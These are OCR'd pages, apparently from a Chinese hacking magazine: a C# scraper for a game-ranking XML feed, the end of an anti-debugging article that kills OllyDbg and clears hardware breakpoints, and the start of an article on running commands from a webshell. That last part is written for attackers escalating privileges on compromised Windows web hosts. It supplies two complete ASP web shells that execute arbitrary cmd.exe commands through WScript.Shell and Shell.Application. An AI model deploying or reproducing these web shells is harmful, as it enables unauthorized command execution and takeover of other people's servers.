


图2　所有游戏指数

该页面如图1所示。

那么我们的目标是通过编程的方式获取这些信息。先把效果图给大家看看如图2及图3所示。

这只是个核心的DEMO程序。事实上做到这里，已经可以将技术和功能衍生，例如按搜索需求定时输出这些数据到指定EXCEL中。

实现思路

本文的产生其实是源于逛威客时看到的任务。发布人只是寥寥数语说明自己的需求，所以考验的不只是技术，还有分析用户的需求，以及如何将用户需求技术具体化。

乍看任务标题“抓取网页数据”，其实脑中就已经有个大致思路了：Windows提供获取网页数据的API，我们只需要直接输入URL读取。至于分析这些数据，大致上和分析文本数据没什么两样。

可事实上并不是这么简单，通过打探，摆在面前的两个问题，完全可以推翻前面的惯性思维。

问题1、图1中关键的DP数据并不能直接从网页代码中得到。而且作者还别有用心的在网页代码中添加虚假代码误导我们，如图4所示。

框中的内容是HTML代码的注释语句。不注意会很容易被后面海量的貌似DP数据代码骗过去。

将网页保存为本地文件后，再打开，DP数据一个也没有。将代码里的相对路径加上网站URL构成绝对路径再打开，仍然没有数据。分析代码半天也查不出个所以然，估计是穿梭在JS中了。错综复杂的调用弄得人焦头烂额。这个时候不如返璞归真，以不变应万变，直接抓取网络数据包，果真得到了我们想要的数据，如图5所示。

注意框中的地址，那便是真实DP值的来源，直接IE访问XML文件，效果如图6所示。




图3　指定关键字游戏指数

XML的读取有点类似数据库，其实用数据库的API来操作它也是可以的。不过既然Windows提供了

```
<div id="for_content">
   <!--
         <table width="100%" border="0" cellspacing="0" cellpadding="0"
                align="center" class="DP" id="for_content">

            <tbody>
                 <tr>
                       <td align="right" width="32">
                             1
                       </td>
                       <td align="right" width="19" class="td_dp">
                             <img border="0"
                                   src="http://www.icafe8.com/images/ranking_equal_icon.gif" />
                       </td>
                       <td align="right" width="23">
                             <font color="#FF0000"><font color="#008000">-</font> </font>
                       </td>
                       <td align="left" width="221">
                                 
                             <u><span style="font-size: 12px"> <a
                                         target="_about" href="http://au.9you.com/">劲舞团 </a> <a
                                         target="_blank" href="./gamedp.do?pkgID=10036"> <img
                                               border="0" src="./images/dp.gif" /> </a> </s
```

图 4　虚假代码

```
<?xml version="1.0" encoding="UTF-8" ?>
- <rows>
  - <cell ID="">
      <id />
      <todayDp>11500</todayDp>
      <pkgUrl>http://cf.qq.com/</pkgUrl>
      <pkgName>穿越火线</pkgName>
      <gameUrl>http://www.qq.com/</gameUrl>
      <pkgId>11004</pkgId>
      <yestodayDp>11500</yestodayDp>
      <company>腾讯</company>
      <tdbySeq>1</tdbySeq>
      <tdbyDp>11429</tdbyDp>
    </cell>
  - <cell ID="">
      <id />
      <todayDp>9169</todayDp>
      <pkgUrl>http://games.qq.com/tencent/dnf/</pkgUrl>
      <pkgName>地下城与勇士</pkgName>
      <gameUrl>http://www.QQ.com</gameUrl>
      <pkgId>11256</pkgId>
      <yestodayDp>9169</yestodayDp>
      <company>腾讯</company>
      <tdbySeq>2</tdbySeq>
      <tdbyDp>9136</tdbyDp>
    </cell>
  - <cell ID="">
      <id />
      <todayDp>2445</todayDp>
      <pkgUrl>http://x5.qq.com/</pkgUrl>
      <pkgName>QQ炫舞</pkgName>
```

图 6　包含在 XML 中真正的 DP 值




图 5　抓取的数据包

专门的 XML API，我们当然就用它了。

通过对比数据和名称，可以很容易将各个数据与网页中的代表意义联系起来。So，开始动手 coding 吧！

实现代码

按照图 2 安排好各个控件后，先来写一个读取并分析的函数 readxml()。说句题外话，虽然本文用的是 C#，不过鉴于个人保持 C 和汇编的思考习惯，C# 的行家看了别见笑。代码如下：

```
listView1.Columns.Add("排名", 50, HorizontalAlignment.Left);
                    listView1.Columns.Add("游戏ID", 80,
HorizontalAlignment.Left);
                  listView1.Columns.Add("游戏名称", 140,
HorizontalAlignment.Left);
                    listView1.Columns.Add("公司", 100,
HorizontalAlignment.Left);
              listView1.Columns.Add("DP值", 80, HorizontalAlignment.Left);
              listView1.Columns.Add("", 100, HorizontalAlignment.Left);

              ////////////
              int pm = 1;
               string todayDp = "", pkgName = "", pkgId = "", yestodayDp = "",
company = "", tdbyDp = "", edps="";
              XmlDocument xml = new XmlDocument();
               xml.Load(@"http://www.xxxxx.net/data/game/game_dp.xml");//xml
文件完整路径
                foreach (XmlNode node in xml.ChildNodes)
                {
                     if (node.Name == "rows")
                     {
                          foreach (XmlNode node1 in node.ChildNodes)
                          {
                               if (node1.Name == "cell")
                               {
                                    foreach (XmlNode node2 in node1.ChildNodes)//开
始获取一条记录中的所有信息了
                                    {
                                         switch (node2.Name)
                                         {
                                              case "todayDp":
                                                   todayDp = node2.InnerText;
                                                   break;
                                              case "pkgName":
                                                   pkgName = node2.InnerText;
                                                   break;
                                              case "pkgId":
                                                   pkgId = node2.InnerText;
                                                   break;
                                              case "yestodayDp":
                                                   yestodayDp = node2.InnerText;
                                                   break;
                                              case "company":
                                                   company = node2.InnerText;
                                                   break;
                                              case "tdbyDp":
                                                   tdbyDp = node2.InnerText;
                                                   break;
                                              default:
                                                   break;
                                         }

                                    }
                                    ListViewItem item;
                                    item = new ListViewItem(pm.ToString());//初
始化就要填充一个
                                    item.SubItems.Add(pkgId);
                                    item.SubItems.Add(pkgName);
                                    item.SubItems.Add(company);
                                    item.SubItems.Add(todayDp);
                                   //dp
                                    int edp = int.Parse(todayDp) - int.Parse(tdbyDp);
                                    if (edp > 0)
                                         edps = "+" + edp.ToString();
                                    else
                                         edps = edp.ToString();
                                    item.SubItems.Add("("+edps+")");
                                   listView1.Items.Add(item);
                                   if (edp > 0)
                                   listView1.Items[pm - 1].ForeColor = Color.Red;
                                   pm++;
                               }
                          }
                     }
                }
```

本函数的功能是读取 XML 数据，分析后输出到 listview 中，形成图 2 的效果。

搜索部分的函数是在 readxml 上的增强，代码如下：

```
void search(int selectindex)//获取用户选择的搜索方式
          {
               listView1.Columns.Add("排名", 50, HorizontalAlignment.Left);
               listView1.Columns.Add("游戏ID", 80, HorizontalAlignment.Left);
               listView1.Columns.Add("游戏名称", 140, HorizontalAlignment.Left);
               listView1.Columns.Add("公司", 100, HorizontalAlignment.Left);
               listView1.Columns.Add("DP值", 80, HorizontalAlignment.Left);
               listView1.Columns.Add("", 100, HorizontalAlignment.Left);

               ////////////
               int pm = 1;
               string todayDp = "", pkgName = "", pkgId = "", yestodayDp = "",
company = "", tdbyDp = "", edps = "";
```

```
XmlDocument xml = new XmlDocument();
xml.Load(@"http://www.icafe8.net/data/game/game_dp.xml");//xml
文件完整路径
bool search_re = false;
foreach (XmlNode node in xml.ChildNodes)
{
    if (node.Name == "rows")
    {
        foreach (XmlNode node1 in node.ChildNodes)
        {
            if (node1.Name == "cell")
            {
                foreach (XmlNode node2 in node1.ChildNodes)// 开
始获取一条记录中的所有信息了
                {
                    switch (node2.Name)
                    {
                        case "todayDp":
                            todayDp = node2.InnerText;
                            break;
                        case "pkgName":
                            pkgName = node2.InnerText;
                            break;
                        case "pkgId":
                            pkgId = node2.InnerText;
                            break;
                        case "yestodayDp":
                            yestodayDp = node2.InnerText;
                            break;
                        case "company":
                            company = node2.InnerText;
                            break;
                        case "tdbyDp":
                            tdbyDp = node2.InnerText;
                            break;
                        default:
                            break;
                    }

                }
                switch(selectindex)// 按搜索方式比对
                {
                    case 0:// 游戏名称
                        if (pkgName.ToUpper().Contains(textBox1.
Text.ToUpper()))
                        {
                            search_re = true;
                        }
                        break;
                    case 1:// 游戏 id
                        if (pkgId.ToUpper().Contains(textBox1.Text.
ToUpper()))
                        {
                            search_re = true;
                        }
                        break;
                    case 2:
                        if (company.ToUpper().Contains(textBox1.
Text.ToUpper()))
                        {
                            search_re = true;
                        }
                        break;
                }
                if (!search_re)
                    continue;
                search_re = false;
                ListViewItem item;
                item = new ListViewItem(pm.ToString());// 初始化
就要填充一个
                item.SubItems.Add(pkgId);
                item.SubItems.Add(pkgName);
                item.SubItems.Add(company);
                item.SubItems.Add(todayDp);
                //dp
                int edp = int.Parse(todayDp) - int.Parse(tdbyDp);
                if (edp > 0)
                    edps = "+" + edp.ToString();
                else
                    edps = edp.ToString();
                item.SubItems.Add("(" + edps + ")");
                listView1.Items.Add(item);
                if (edp > 0)
                    listView1.Items[pm - 1].ForeColor = Color.Red;
                pm++;
            }
        }
    }
}
```

到这里，整个程序就算大致编写完成了。回过头来，整理一下完成这个任务所用到的知识：

1、分析网页数据。单从网页来讲，一定的脚本基础和平时追踪真实资源（例如电影、歌曲真实下载地址）的锻炼是必不可少的。

2、编程方面，对 Listview 等控件的掌握及对 XML 处理的掌握。

编辑点评： *有时候抓取数据包比直接查看源代码效率及正确率会高出很多，如果无法通过查看源代码得到正确的代码，不妨试试抓取数据包。*

（上接第 235 页）

```
        exit(1);

End:
    DecodeString(Od,1);   // 解密 OLLYDBG 字符串
    if (NULL!=(Hod = pFindWindow(Od,NULL)))  // 查找 OLLYDBG 窗口
    {
        SendMessage(Hod,WM_CLOSE,0,0);  // 发送关闭窗口消息 （ 这里只
是反调试示例）
    }
```

源码注释的已经很详细，这里不在赘述。

五、硬件断点的检测

上面检测 int3 断点的代码中有一个致命的失陷，即 repne scasb 是不断地访问 FindWindow 函数地址处的数据，因此如果在 OLLYDBG 中使用 hr、he、hw 命令下硬件访问断点，很容易定位到 int3 断点处的代码，使得反调试代码被“暴露”，同时如果对 FindWindowA 下硬件断点也可以轻松断下函数，所以，需要检测主线程的硬件断点，而且这种检测方法必须放在 int3 断点检测之前。

IA32CPU 中的硬件断点是用 Drx 寄存器来实现的，其中 Dr0、Dr1、Dr2、Dr3 保存的是硬件断点的地址，要检测硬件断点，只要检测这几个寄存器的值是否为 0 即可，要得到这几个寄存器的值，可以通过创建一个线程，向 GetThreadContext 函数传递一个 CONTEXT 结构得到，具体实现代码如下：

```
//drx 断点检测线程
UINT __stdcall CheckDrx(LPVOID)
{
    SuspendThread(hMain);              //hMain 是主线程的句柄，在获得 DRX
寄存器的内容时需要先挂起主线程
    CONTEXT context;
    context.ContextFlags = CONTEXT_DEBUG_REGISTERS;  // 设置 CONTEXT 标志位
    GetThreadContext(hMain,&context);           // 得到 DRX 寄存器的内容
    if (context.Dr0!=0x00000000)    // 判断是否有硬件断点，如果有则置 0
            context.Dr0 = 0x00000000;
    else if (context.Dr1!=0x00000000)
            context.Dr1 = 0x00000000;
    else if (context.Dr2!=0x00000000)
            context.Dr2 = 0x00000000;
    else if (context.Dr3!=0x00000000)
            context.Dr3 = 0x00000000;
    SetThreadContext(hMain,&context);
    ResumeThread(hMain);
    return 0;
}

    // 线程创建代码，首先通过 DuplicateHandle()得到主线程的真实句柄
    DuplicateHandle(GetCurrentProcess(),GetCurrentThread(),GetCurrentProcess(),&hMain,0,
FALSE,DUPLICATE_SAME_ACCESS);
    UINT id = 0;
    HANDLE hthread = (HANDLE)_beginthreadex(NULL,0,CheckDrx,NULL,0,&id);
    WaitForSingleObject(hthread,INFINITE);
```

六、小结

源码及编译好的程序已经打包，在作测试时，用 OLLYDBG 将程序载入 antibyfindwindow，对 FindWindowA 下硬件和软件断点执行程序时，都会自动退出 OLLYDBG。既然反调试技术是逆向分析的外围战场，它更多时候只能起到阻碍调试的作用，并不能真正实现阻止的效果，防止软件逆向的方法需要多方面考虑才可以。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评： *非常不错的一篇文章，作者从一个简单的反调试手法讲起，通过编程逐步加强这个反调试手段的强度。如果大家看代码的时候有疑问的话，不妨查查 MSDN，相信你一定能有所收获。*

LCX：这期的高手，一篇是集大成者的精品，一篇是实用为上的个人经验之谈。读者们，你们会像我一样喜欢吗？

图 kyo327

浅谈在 WEBSHELL 下如何运行命令

0×00　前言

随着互联网的发展和用户的快速增长，越来越多的应用都转向 B/S 结构，因为它是跨平台的、易操作的、方便的、迅速的，不论用户使用什么样的操作系统，仅仅需要安装一个浏览器就能享受在线购物、网上支付、看电影、写博客等等各种各样便捷的服务，特别是 web2.0 时代的到来更增添了互联网的活力。但是这样就会导致越来越多的 web 安全问题的出现，比如 SQL 注入、XSS、上传漏洞、弱口令、目录遍历等，虽然早在数十年前就发现了这些漏洞产生的根本原因，可它们却始终都没有退出历史的舞台。依然是 web 应用程序主要的安全问题，其实这也不是安全厂商和企业不重视安全。也许是恶意入侵者又从他们的安全解决方案里找到新的漏洞；也许是配合其他的漏洞形成一个不是漏洞的漏洞；也许是服务器配置方面出现了问题；也许是出于对用户的信任（因为不是所有的用户都是循规蹈矩的）、再或许是由新增加应用导致的。总之还是一句话，安全是一个整体。

在当前这个时代，靠一个远程溢出直接获得一个 SHELL 对于一般的黑客来说是过于奢侈了，就算真的有传说中的 80 端口溢出，也要看目标值不值得用。所以一般来说大多数黑客还是从 web 应用入手。不论用什么方法吧，先拿到一个 WEBSHELL 是最基本的，哪怕仅仅是同 C 类网段的一台机器，起码可以试试 ARP 嗅探。而拿到一个 WEBSHELL 后，面临最多的一个问题就是提升权限。特别是在遇到虚拟主机的时候，当你的目标在另外一个目录，你没有办法进目标网站，仅仅是靠旁注进了同一服务器的其他站点，这种情况提权跨目录成了必经之路。但是要提升权限基本上都是要执行命令的，现在的大多数 web 服务器、虚拟主机等都做了安全设置，因此本文就谈一谈在各种脚本语言环境下都有哪些方法可以执行命令。（本文仅探讨服务器为 windows 的情况）

```
▸ SoftArtisans.FileManager (SoftArtisans 文件管理组件) ¦ ×
▸ LyfUpload.UploadFile (刘云峰的文件上传组件组件) ¦ ×
▸ Persits.Upload.1 (ASPUpload 文件上传组件) ¦ ×
▸ W3.Upload (Dimac 文件上传组件) ¦ ×
▸ JMail.SmtpMail (Dimac JMail 邮件收发组件) ¦ ×
▸ CDONTS.NewMail (虚拟 SMTP 发信组件) ¦ ×
▸ Persits.MailSender (ASPemail 发信组件) ¦ ×
▸ SMTPsvg.Mailer (ASPmail 发信组件) ¦ ×
▸ DkQmail.Qmail (dkQmail 发信组件) ¦ ×
▸ Geocel.Mailer (Geocel 发信组件) ¦ ×
▸ IISmail.Iismail.1 (IISmail 发信组件) ¦ ×
▸ SmtpMail.SmtpMail.1 (SmtpMail 发信组件) ¦ ×
▸ SoftArtisans.ImageGen (SA 的图像读写组件) ¦ ×
▸ W3Image.Image (Dimac 的图像读写组件组件) ¦ ×
▸ Scripting.FileSystemObject (FSO组件) ¦ √
▸ Adodb.Stream (Stream 流组件) ¦ √
▸ Shell.Application ¦ √
▸ WScript.Shell ¦ ×
▸ Wscript.Network ¦ ×
```

图 1

0×01　在 asp 环境下运行命令的方法

当拿到一个 asp 的 WEBSHELL 时，想运行命令，一般是先查看一下组件支持情况如图 1。

可以看到，图 1 中显示是不支持 wscript.shell 和 wscript.network 的。而服务器有可能只是在注册表中改了名称，却没有卸载或删除 C:\windows\System32\wshom.ocx。这样可以上传下面这段脚本试一试：

```
MyCode1：
<object runat=server id=shell scope=page classid="clsid:72C24DD5-D70A-438B-8A42-98424B88AFB8"></object>
<%if err then%>
<object runat=server id=shell scope=page classid="clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B"></object>
<% end if %>
<form method="post">
<input type=text name="cmdx" size=60 value="C:\Documents and Settings\All Users\cmd.exe"><br>
<input type=text name="cmd" size=60 value="<%=request.form("cmd")%>"><br>
<input type=submit value="cmd命令"></form>
<textarea readonly cols=80 rows=20>
<%On Error Resume Next
if request.form("cmdx")="C:\Documents and Settings\All Users\cmd.exe" then
response.write shell.exec("cmd.exe /c"&request.form("cmd")).stdout.readall
end if
response.write shell.exec(request.form("cmdx")&" /c"&request.form("cmd")).stdout.readall
%>
</textarea>
```

当服务设置卸载（regsvr32 /u C:\windows\System32\wshom.ocx）或删除了 wshom.ocx 时，我们还可以使用 shell.application 组件来运行命令。在我进行测试时，发现海阳 2006 中所带的 shell.application 运行器无法在 windows2003 中运行命令，在 win2000 中倒是没问题的。后来在不经意的测试中，我发现了使用 shell.application 在 win2003 中运行命令的方法。代码如下：

```
MyCode2：
<center><%response.write "<font size=4 color=red>shellapplication执行命令 无回显</font>" %>
<BR>程序所在的物理路径：
<%response.write request.servervariables("APPL_PHYSICAL_PATH")%> </center>
<html><title>shellapplication执行命令 by kyo327 </title>
<body><br/><center>
<form action="<%= Request.ServerVariables("URL") %>" method="POST">
<br>程序路径：<br/>
<input type=text name=text1 size=60 value="C:\Documents and Settings\All Users\Documents\cmd.exe"> <br/>
参数：<br/><input type=text name=text2 size=60 value="<%=canshu%>"><br/>
<input type=submit name=makelove value=运行>
</form> </center></body> </html>
<%
appnames = Request.Form("text1")
canshu = Request.Form("text2")
if appnames<>"" then
set kyoshell=createobject("shell.application")
kyoshell.ShellExecute appnames,canshu,"","open",0
response.write "<center>执行成功！</center>"
end if
%>
```

运行命令如图 2。

